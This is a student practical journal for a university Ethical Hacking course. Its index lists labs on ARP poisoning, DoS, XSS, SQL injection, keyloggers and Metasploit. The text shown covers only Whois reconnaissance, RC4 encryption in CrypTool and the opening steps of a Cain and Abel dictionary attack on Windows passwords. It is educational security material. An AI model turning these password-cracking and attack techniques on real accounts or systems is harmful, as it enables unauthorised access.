



**SHRI G.P.M. DEGREE COLLEGE OF
SCIENCE & COMMERCE.**

T.Y.B.ScC.S.

Ethical Hacking



SHRI G.P.M. DEGREE COLLEGE OF SCIENCE & COMMERCE.

(COMMITTED TO EXCELLENCE IN EDUCATION)

CERTIFICATE

This is to certify that _____

Student of B.Sc. Computer Science (Seat No . _____) has Completed the required number of _____ in the subject of _____ as prescribed by the University of Mumbai under my supervision during the academic year 2018-
2019. _____

Prof. In charge
Co-coordinator

Course

External Examiner

Principal

Date:_____

College
Seal

Prof. Name : Mr. Niraj Pandey	Class / Sem: T.Y. B.Sc.(CS) / Semester VI
Course Code: USCS607	Subject Name : Ethical Hacking

SL. No	Date	Index	Page No.	Sign
1	//	Theory-1 : Reconnaissance Practical-1: Use Google and Whois for Reconnaissance.
2	//	Example-1: Implement and Use Google and Whois for Reconnaissance. (IT Lab)
3	//	Theory-2 : RC4 algorithm Practical-2: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.
4	//	Example-1: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm. (IT Lab)
5	//	Example-2: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords. (HOMEWORK)
6	//	Theory-3 : ifconfig, ping, netstat, and traceroute. Practical-3: Implement the ifconfig, ping, netstat, and traceroute.
7	//	Example-1: Run and analyze the output of following commands in Linux (i) ifconfig (ii) ping (IT Lab)
8	//	Example-2: Run and analyze the output of following commands in Linux (i) netstat (ii) traceroute. (HOMEWORK)
9	//	Example-3: Perform ARP Poisoning in Windows. (HOMEWORK)
10	//	Theory-4 : ACK, SYN, FIN, NULL, XMAS Practical-4: Implement the various forms ACK, SYN, FIN, NULL, XMAS.
11	//	Example-1: Use NMap scanner to perform port scanning of various forms : (i) ACK (ii) SYN (iii) FIN (IT Lab)
12	//	Example-2: Use NMap scanner to perform port scanning of various forms : (i) NULL (ii) XMAS. (HOMEWORK)
13	//	Theory-5 : Capture network traffic and analyse. Practical-5: Implement the capture network traffic and
14	// Analyse. Example-1: Use Wireshark (Sniffer) to capture network traffic and analyse. (IT Lab)
15	//	Example-2: Use Nemesy to launch DoS attack. (HOMEWORK)
16	//	Theory-6 : Cross-site scripting attack. Practical-6: Implement the cross-site scripting attack.
17	//	Example-1: Simulate persistent cross-site scripting attack. (IT Lab)
18	//	Example-2: Simulate persistent one-site scripting attack. (HOMEWORK)
19	//	Theory-7 : Session impersonation. Practical-7: Implement the Session impersonation.
20	//	Example-1: Session impersonation using Firefox add-on. (IT Lab)
21	//	Example-2: Session impersonation using Tamper Data add-on. (HOMEWORK)
22	//	Theory-8 : SQL injection. Practical-8: Perform SQL injection attack.
23	//	Example-1: Using XAMPP and Perform SQL injection attack. (IT Lab)
24	//	Example-2: Using MYSQL and Perform SQL injection attack (HOMEWORK)

25	//	Theory-9 : keylogger. Practical-9: Implement the keylogger in python. Example-1: Create a simple keylogger using python. (IT Lab)
26	//	Example-2: Create a simple keylogger using Java. (HOMEWORK)
27	//	Theory-10 : Metasploit. Practical-10: Implement the Metasploit. Example-1: Using Metasploit to exploit (Kali Linux). (IT Lab)
28	//	Example-2: Using Metasploit to exploit in Linux. (HOMEWORK)
29	//	
30	//	

Theory-1

Reconnaissance

Theory : The Whois protocol goes back the early days of the Internet. A Whois query is a database search, to a Whois server on TCP port 43, and it is used to resolve contact information about domain names, ip address blocks, and Autonomous System numbers. Information about registered domain name owners and their contact information is stored within a Whois database. Each domain name registrar is required to keep a Whois database with the contact information of the domains they host. There are also centralized Whois database servers maintained through the InterNIC.

Practical-1

Aim: Use Google and Whois for Reconnaissance.

Method :

Open “<https://www.whois.com/>” and type the url of any website



**Domain Information**

Domain: google.com
Registrar: MarkMonitor Inc.
Registered On: 1997-09-15
Expires On: 2020-09-13
Updated On: 2018-02-21
Status: clientDeleteProhibited
clientTransferProhibited
clientUpdateProhibited
serverDeleteProhibited
serverTransferProhibited
serverUpdateProhibited
Name Servers: ns1.google.com
ns2.google.com
ns3.google.com
ns4.google.com

**Registrant Contact**

Organization: Google LLC
State: CA
Country: US

**Administrative Contact**

Organization: Google LLC
State: CA
Country: US

**Technical Contact**

Organization: Google LLC
State: CA
Country: US

Output:

Raw Whois Data

```
Domain Name: google.com
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T10:45:07-0800
Creation Date: 1997-09-15T00:00:00-0700
Registrar Registration Expiration Date: 2020-09-13T21:00:00-0700
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited
(https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited
(https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited
(https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited
(https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited
(https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited
(https://www.icann.org/epp#serverDeleteProhibited)
Registrant Organization: Google LLC
```

Practical-1 : Example-1

Aim: Implement and Use Google and Whois for Reconnaissance.

Method :

Download whois package from <https://docs.microsoft.com/en-us/sysinternals/downloads/whois>

Extract the whois package and open command prompt Cd into the whois folder

```
Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\PC26>cd /

C:\>cd whois

C:\WhoIs>
```

Type “whois” command

```
C:\WhoIs>whois

Whois v1.20 - Domain information lookup
Copyright (C) 2005-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

Usage: whois [-v] domainname [whois.server]
-v Print whois information for referrals
-nobanner
Do not display the startup banner and copyright message.
```

Type “whois –v urlofwebsite” to find details about that website

Output:

```
C:\WhoIs>whois -v "www.google.com"

Whois v1.20 - Domain information lookup
Copyright (C) 2005-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to COM.whois-servers.net...
Server COM.whois-servers.net returned the following for GOOGLE.COM

Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T18:36:40Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2020-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
```

```
Registrant Organization: Google LLC
Registrant State/Province: CA
Registrant Country: US
Admin Organization: Google LLC
Admin State/Province: CA
Admin Country: US
Tech Organization: Google LLC
Tech State/Province: CA
Tech Country: US
Name Server: ns4.google.com
Name Server: ns2.google.com
Name Server: ns1.google.com
Name Server: ns3.google.com
DNSSEC: unsigned
```

```
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
```

Conclusion: The Program Successfully run and compiled.

Theory-2

RC4 algorithm


Theory : Cryptography is the art of converting text into another form for secret transmission and reception. It works by converting plain text into cipher text using some encryption algorithm at the sender's side and converting ciphertext into plain text at the receivers.

Cryptography is used to provide confidentiality, integrity, authenticity and non-repudiation.


Practical-2

Aim: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

-Enter text to encrypt



-Use RC4 to encrypt




The screenshot shows a terminal window titled "CryTool RC4 encryption of <startingexample-en.txt>, key <00 00 00>". The window displays the following hex dump:

```
00000000  9B E1 28 C0 56 31 1A C2 67 7D 0C 3E 00  .1.(.V1..g}..>.  
0000000E  F5
```

Output:


-Decryption




Practical-2 : Example-1


Aim: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

-Enter text to encrypt




-Use RC4 to encrypt





Output:



-Decryption



Practical-2 : Example-2

Aim: Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.


-Open Hash calculator




- Paste the value into the field you have converted

e.g (MD5)

